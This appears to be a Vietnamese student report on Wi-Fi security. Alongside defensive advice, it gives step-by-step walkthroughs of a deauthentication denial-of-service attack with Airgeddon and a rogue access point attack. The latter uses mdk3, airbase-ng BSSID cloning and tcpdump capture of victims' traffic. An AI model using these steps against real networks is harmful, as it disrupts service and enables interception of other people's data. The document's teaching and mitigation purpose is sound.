### Sử dụng mã hóa Wi-Fi mạnh

* Sử dụng mã hóa WPA3 hoặc ít nhất là WPA2 để bảo vệ mạng Wi-Fi của bạn khỏi các cuộc tấn công.
* Bước thực hiện:

1. Đăng nhập vào giao diện quản lý router.
2. Tìm mục cài đặt bảo mật không dây (Wireless Security Settings).
3. Chọn loại mã hóa WPA3 hoặc WPA2 và đặt mật khẩu mạnh.

### Hạn chế sử dụng mạng Wi-Fi công cộng

* Mạng Wi-Fi công cộng rất dễ bị tấn công. Nếu có thể, tránh sử dụng mạng Wi-Fi công cộng để thực hiện các hoạt động nhạy cảm như giao dịch ngân hàng.
* Nếu buộc phải sử dụng, kết nối qua VPN để bảo vệ dữ liệu.
* Tránh truy cập vào các trang web yêu cầu đăng nhập thông tin cá nhân hoặc tài chính.

### Không nhập thông tin nhạy cảm trên các trang không bảo mật

* Khi truy cập các trang web, hãy kiểm tra xem trang đó có sử dụng giao thức HTTPS (biểu tượng ổ khóa) không. Tránh nhập thông tin nhạy cảm trên các trang không có HTTPS.
* Khi truy cập trang web, kiểm tra thanh địa chỉ trình duyệt xem có biểu tượng ổ khóa và URL bắt đầu bằng HTTPS không.
* Nếu trang không bảo mật (không có biểu tượng ổ khóa hoặc không có HTTPS), tránh nhập thông tin nhạy cảm.

### Sử dụng phần mềm bảo mật

* Cài đặt và sử dụng phần mềm chống virus và phần mềm chống phần mềm gián điệp (anti-spyware) để phát hiện và ngăn chặn các cuộc tấn công.
* Bước thực hiện:
* Chọn một phần mềm bảo mật uy tín như Kaspersky, Bitdefender hoặc Norton.
* Tải và cài đặt phần mềm trên thiết bị của bạn.
* Cập nhật phần mềm thường xuyên và chạy quét định kỳ.

### Theo dõi và giám sát mạng

* Giám sát mạng của bạn để phát hiện các hoạt động bất thường. Kiểm tra nhật ký kết nối và thiết lập thông báo bảo mật.
* Bước thực hiện:

1. Đăng nhập vào giao diện quản lý router và tìm mục nhật ký kết nối (Connection Log).
2. Kiểm tra danh sách các thiết bị kết nối vào mạng của bạn và xác định các thiết bị không hợp lệ.
3. Thiết lập thông báo bảo mật để nhận cảnh báo khi có hoạt động khả nghi.

### Thay đổi mật khẩu thường xuyên

* Đổi mật khẩu Wi-Fi định kỳ và sử dụng mật khẩu mạnh để bảo vệ mạng của bạn.
* Bước thực hiện:

1. Đăng nhập vào giao diện quản lý router và tìm mục cài đặt mật khẩu không dây (Wireless Password Settings).
2. Sử dụng mật khẩu phức tạp bao gồm chữ cái, số và ký tự đặc biệt.
3. Thay đổi mật khẩu ít nhất mỗi ba tháng một lần.

## Link video

<https://youtu.be/0AKr4LvulTs>

[](https://www.youtube.com/embed/0AKr4LvulTs?feature=oembed)

# Wi-Fi deauthentication attack (Tấn công hủy xác thực)

## Khái niệm

* Tấn công hủy xác thực Wi-Fi là một loại tấn công từ chối dịch vụ DoS (Denial of Service), nhắm mục tiêu liên lạc giữa người dùng và điểm truy cập không dây Wi-Fi.
* Một cuộc tấn công DoS có thể được thực hiện bằng cách tạo ra một số lượng lớn các yêu cầu kết nối hoặc xác thực để làm quá tải máy chủ mạng Wi-Fi hoặc gửi dữ liệu giả mạo vào mạng để làm gián đoạn hoạt động của Wi-Fi.

## Công nghệ sử dụng

* Kali Linux
* Airgeddon

## Cách thực hiện

**Bước 1:**

* Dùng lệnh “sudo su” để dùng quyền truy cập của root.
* Chạy lệnh “airgeddon” để khởi động tool (đã cài trước).

**Bước 2:**

* Nhấn Enter để tiếp tục.
* Chọn Card mạng muốn dùng để tiếp tục.
* Chọn Monitor Mode.

**Bước 3:**

* Chọn 4. Dos attack menu.
* Chọn 4. Explore for target
* Lúc này, sẽ có một tab Terminal ở bên góc máy tính, hiển thị các mạng để tấn công.
* Chọn mạng muốn tấn công.

**Bước 4:**

* Chọn Deauth aireplay attack.
* Nhấn n.
* Cuộc tấn công đã thực hiện thành công

## Kết quả

* Wifi bị tấn công, khiến cho các thiết bị khác bị ngắt kết nối khỏi wifi, không truy cập được.

## Các giải pháp

**4.5.1. Phát hiện các cuộc tấn công**

* Bước đầu tiên để ngăn chặn các cuộc tấn công hủy xác thực WiFi là phát hiện chúng. Bạn có thể sử dụng công cụ phân tích mạng không dây, chẳng hạn như Wireshark, để theo dõi lưu lượng truy cập trên mạng của mình và tìm kiếm các dấu hiệu của các gói hủy xác thực. Các gói này có một kiểu con 0x0c trong trường điều khiển khung và chúng chứa địa chỉ MAC của người gửi và người nhận. Bạn có thể lọc các gói theo loại phụ này và kiểm tra xem chúng có đến từ các nguồn hợp pháp hay không.

**4.5.2. Ngăn chặn các cuộc tấn công**

* Bước thứ hai để ngăn chặn các cuộc tấn công hủy xác thực WiFi là thực hiện các biện pháp để bảo vệ mạng và thiết bị của bạn. Tùy thuộc vào tình hình và nhu cầu của bạn, có một số tùy chọn bạn có thể thử. Ví dụ: sử dụng giao thức mã hóa mạnh như WPA2 hoặc WPA3 sẽ khiến kẻ tấn công khó giả mạo các gói tin và tham gia mạng của bạn mà không được phép. Ngoài ra, lọc địa chỉ MAC và SSID ẩn có thể hạn chế các mục tiêu tiềm năng cho kẻ tấn công và giảm cơ hội các gói hủy xác thực tiếp cận chúng. Hơn nữa, sử dụng VPN sẽ mã hóa dữ liệu của bạn và ẩn địa chỉ IP của bạn, do đó bảo vệ các hoạt động trực tuyến và danh tính của bạn khỏi những kẻ tấn công và những kẻ rình mò khác.

**4.5.3. Phát hiện địa chỉ MAC giả mạo**

* Một trong những thách thức của việc ngăn chặn các cuộc tấn công hủy xác thực WiFi là kẻ tấn công có thể giả mạo địa chỉ MAC của chúng, khiến chúng xuất hiện dưới dạng thiết bị hợp pháp trên mạng của bạn. Điều này có thể bỏ qua một số biện pháp bảo mật được đề cập ở trên, chẳng hạn như lọc địa chỉ MAC và SSID ẩn. Để phát hiện địa chỉ MAC giả mạo, bạn có thể sử dụng một công cụ, chẳng hạn như Aircrack-ng, để quét mạng của bạn và so sánh địa chỉ MAC của thiết bị với thông tin nhà sản xuất của chúng. Nếu bạn tìm thấy bất kỳ sự không khớp hoặc bất thường nào, bạn có thể nghi ngờ rằng thiết bị bị giả mạo và chặn thiết bị khỏi mạng của bạn.

**4.5.4. Chặn các gói tin giả mạo**

* Một cách khác để ngăn chặn các cuộc tấn công hủy xác thực WiFi là chặn các gói giả mạo tiếp cận mạng hoặc thiết bị của bạn. Bạn có thể sử dụng một công cụ, chẳng hạn như Airmon-ng, để đặt bộ điều hợp không dây của bạn ở Monitor Mode và chụp các gói trên mạng của bạn. Sau đó, bạn có thể sử dụng một công cụ, chẳng hạn như Aireplay-ng, để đưa các gói vào mạng và phá vỡ các gói giả mạo. Ví dụ: bạn có thể gửi các gói xác thực đến điểm truy cập hoặc máy khách, ghi đè các gói hủy xác thực và giữ chúng được kết nối.

**4.5.3. Sử dụng 802.11w**

* Cách cuối cùng để ngăn chặn các cuộc tấn công hủy xác thực WiFi là sử dụng chuẩn 802.11w, còn được gọi là Khung quản lý được bảo vệ (PMF). Tiêu chuẩn này bổ sung mã hóa và xác thực cho các khung quản lý, chẳng hạn như các gói hủy xác thực, làm cho chúng an toàn hơn và chống giả mạo. Tuy nhiên, tiêu chuẩn này không được hỗ trợ rộng rãi bởi tất cả các thiết bị và mạng và nó có thể có một số vấn đề tương thích. Do đó, bạn nên kiểm tra xem thiết bị và mạng của mình có hỗ trợ 802.11w hay không và bật nó nếu có thể.

## Link video

<https://youtu.be/DJ0gFKhqnJM>

[](https://www.youtube.com/embed/DJ0gFKhqnJM?feature=oembed)

# ROGUE ACCESS POINTS (ĐIỂM TRUY CẬP GIẢ MẠO)

## Khái niệm

* Điểm truy cập giả mạo (Rogue AP) là một hoặc nhiều mạng Wi-Fi ảo được tạo ra nhằm lừa người dùng nhập mật khẩu để kết nối. Thông thường Hacker sẽ tấn công mạng wifi thật để làm các thiết bị nạn nhân kết nối với wifi đó bị mất kết nối. Sau đó, nạn nhân sẽ vô tình kết nối vào mạng wifi giả mạo do chúng tạo ra, hacker có thể đánh cắp mật khẩu, kiểm soát hoạt động Internet và theo dõi các thiết bị kết nối trong mạng giả.



## Công nghệ sử dụng:

* Kali Linux
* Wireshark

## Cách thực hiện

* **Bước 1:** Cài đặt các công cụ cần thiết. Trên Kali Linux, cần đảm bảo rằng đã có các công cụ, gõ lệnh **sudo apt update** để cập nhật
* **Bước 2:** Gõ lệnh **ifconfig** hoặc **iwconfig** để kiểm tra wlan0 có được truy cập không.
* **Bước 3:** Gõ lệnh **sudo airmon-ng start wlan0** để chuyển card wifi vào chế độ monitor. Sau đó gõ **iwconfig** để kiểm tra lại, lúc này wlan0 sẽ chuyển thành wlan0mon, mode là monitor và kết nối wifi của máy sẽ bị mất.
* **Bước 4:** Kiểm tra các wifi lân cận, lựa chọn đối tượng tấn công bằng lệnh **airodump-ng wlan0mon**. Sau đó chọn wifi muốn tấn công (tìm giá trị **CH, SSID**)
* **Bước 5:** Lệnh **mdk3 wlan0mon d -c 6** tấn công wifi với kênh chỉ định là 6 (có thể thay đổi). Lúc này kênh bị tấn công sẽ ngắt kết nối wifi với tất cả thiết bị.
* **Bước 6:** Tạo 1 tệp **wifi.lst**, bên trong gõ tên các mạng giả mạo không được trùng nhau. Lưu tệp
* **Bước 7:** Gõ **mdk3 wlan0mon b -c 1 -f “địa chỉ tệp ”** (hoặc tạo ngẫu nhiên **mdk3 wlan0mon b**) để tạo các mạng giả mạo gây bối rối.
* **Bước 8:** Kiểm tra các thiết bị xem các mạng giả mạo đã được tạo hay chưa (Nhấn **Ctrl C** để kết thúc)
* **Bước 9:** Thực hiện tạo 1 access point, gõ lệnh **airbase-ng -a [router BSSID] -- essid “Fake\_wifi” -c [giá trị CH] wlan0mon**. Lúc này 1 mạng wifi giả mạo được tạo ra và khi nạn nhân kết nối vào sẽ hiển thị thông tin máy kết nối vào wifi giả.
* **Bước 10:** Chạy cuộc tấn công và giám sát lưu lượng. Sử dụng công cụ như Wireshark để giám sát. Sử dụng lệnh tcpdump thu thập các thông tin người dùng gửi qua mạng WiFi giả mạo: **sudo tcp -i wlan0mon -w /home/capture.pcap**
* **Bước 11**: Kết thúc cuộc tấn công, dừng các dịch vụ và quay về chế độ bình thường bằng lệnh **sudo airmon-ng stop wlan0mon**

## Kết quả:

* Ngắt kết nối thiết bị nạn nhân, gây bối rối vì có nhiều mạng giả, có khả năng theo dõi các thiết bị kết nối trong mạng.

## Các giải pháp

### Luôn phải kiểm tra kết nối mà bạn đang truy cập

* **Kiểm tra tên mạng (SSID)**:

Đảm bảo rằng tên mạng đang kết nối chính xác là tên mạng chính thức của nơi muốn kết nối. Kẻ xấu thường đặt tên mạng giả mạo tương tự hoặc gần giống với tên mạng hợp pháp để đánh lừa người dùng.

* **Xác thực chứng chỉ SSL**:

Khi truy cập các trang web nhạy cảm, kiểm tra chứng chỉ SSL. Các trang web bảo mật sẽ có biểu tượng khóa bên cạnh URL trong trình duyệt. Điều này đảm bảo rằng kết nối được mã hóa và an toàn.

* **Kiểm tra tốc độ và chất lượng kết nối**:

Rogue AP thường cung cấp kết nối chậm hơn hoặc kém ổn định so với mạng hợp pháp. Nếu thấy tốc độ kết nối giảm đột ngột, có thể đó là dấu hiệu của một điểm truy cập giả mạo.

* **Tự tạo một điểm phát sóng cá nhân**

Bật điểm phát sóng cá nhân trên điện thoại của bạn và đặt tên cho mạng là tên của một điểm Wi-Fi như quán cà phê, quán ăn, nhà hàng… và không có mật khẩu.

* Nếu máy tính của bạn tự động kết nối, có thể bạn sẽ không biết liệu rằng kẻ tấn công có chiếm đoạt kết nối internet của bạn hay không. [3]A screenshot of a computer

  Description automatically generated
* **An toàn hơn thì sử dụng 3G/4G/LTE**

### Xóa những mạng đã truy cập/không còn truy cập

* Đơn giản là để hạn chế thiết bị tự động truy cập vào các AP (Access Point) (có thể AP đó là giả mạo)
* Trên Windows: Settings >> Network & Internet >> Wifi >> Manage Known Networks (Windows 10)

A screenshot of a computer

Description automatically generated

* Trên Mac OS: Preferences >> Network >> Wi-Fi[3]

A screenshot of a computer

Description automatically generated

### Dùng VPN – Virtual Private Network

* VPN sẽ giúp đường truyền của bạn được mã hóa và chống các cuộc tấn công từ chối cấp quyền (deauthentication attacks).
* VPN sẽ phát huy hiệu quả khi bạn dùng Laptop truy cập vào Mobile Hotspot của điện thoại của bạn và VPN sẽ làm nhiệm vụ bảo vệ bạn (mã hóa đường truyền, chống deauthentication attacks, chống Rogue AP). Nếu đường truyền có bị xâm nhập thì VPN sẽ giúp bạn tránh các phishing page (trang web lừa đảo) [3]
* Cơ chế hoạt động cơ bản của VPN:
* Kết nối đến VPN server: Khi máy client kết nối đến VPN, client sẽ kết nối đến một máy chủ VPN. Máy chủ này sẽ chuyển đổi dữ liệu của client thành các gói tin an toàn.
* Xác thực: Máy chủ VPN sẽ xác thực dựa trên thông tin đăng nhập của user. Điều này đảm bảo rằng chỉ những người có quyền truy cập mới có thể sử dụng dịch vụ VPN.
* Xác thực bảo mật: VPN sử dụng các kỹ thuật mã hóa để bảo vệ dữ liệu khi chuyển qua internet. Các gói tin sẽ được mã hóa trước khi được gửi đi và giải mã khi đến đích.
* Địa chỉ IP mới: VPN sẽ cung cấp cho client một địa chỉ IP mới, giúp truy cập các trang web mà không bị giám sát hoặc hạn chế.
* Chuyển đổi gói tin: Gói tin từ máy client sẽ được chuyển đổi thành các gói tin an toàn và gửi đến máy chủ VPN. Máy chủ VPN sẽ chuyển gói tin này đến đích đến qua mạng internet.
* Chuyển đổi lại: Khi gói tin đến đích, máy chủ VPN sẽ chuyển đổi lại gói tin này thành dạng gốc và gửi đến máy client.

## Link video:

* Tải video từ Google Drive: <https://drive.google.com/file/d/11vbLGdqEERaOjZj_trUqz-y9FquxFrQX/view?usp=sharing>
* Xem video từ Youtube: <https://youtu.be/DoUCaKCnK2E>

[](https://www.youtube.com/embed/DoUCaKCnK2E?feature=oembed)

TÀI LIỆU THAM KHẢO

(Theo chuẩn IEEE)

[1] "Wifi là gì? Liệu Wifi có nguy hại đến sức khỏe hay không?", Điện Máy Chợ Lớn. [Online]. Available: https://dienmaycholon.com/kinh-nghiem-mua-sam/wifi-la-gi-lieu-wifi-co-nguy-hai-den-suc-khoe-hay-khong. [Accessed: Oct. 21, 2024].

[2] "WEP, WPA, WPA2 hay WPA3: Làm thế nào để biết bạn đang dùng loại bảo mật wifi nào?", Funix. [Online]. Available: https://funix.edu.vn/chia-se-kien-thuc/wep-wpa-wpa2-hay-wpa3-lam-the-nao-de-biet-ban-dang-dung-loai-bao-mat-wifi-nao/. [Accessed: Oct. 21, 2024]

[3]L. S. Cuong, "Các phương thức tấn công Wi-Fi và cách phòng chống," LinkedIn Pulse. Available: https://www.linkedin.com/pulse/c%C3%A1c-ph%C6%B0%C6%A1ng-th%E1%BB%A9c-t%E1%BA%A5n-c%C3%B4ng-wi-fi-v%C3%A0-c%C3%A1ch-ph%C3%B2ng-ch%E1%BB%91ng-l%C3%AA-s%E1%BB%B9-c%C6%B0%E1%BB%9Dng/. [Accessed: Oct. 31, 2024].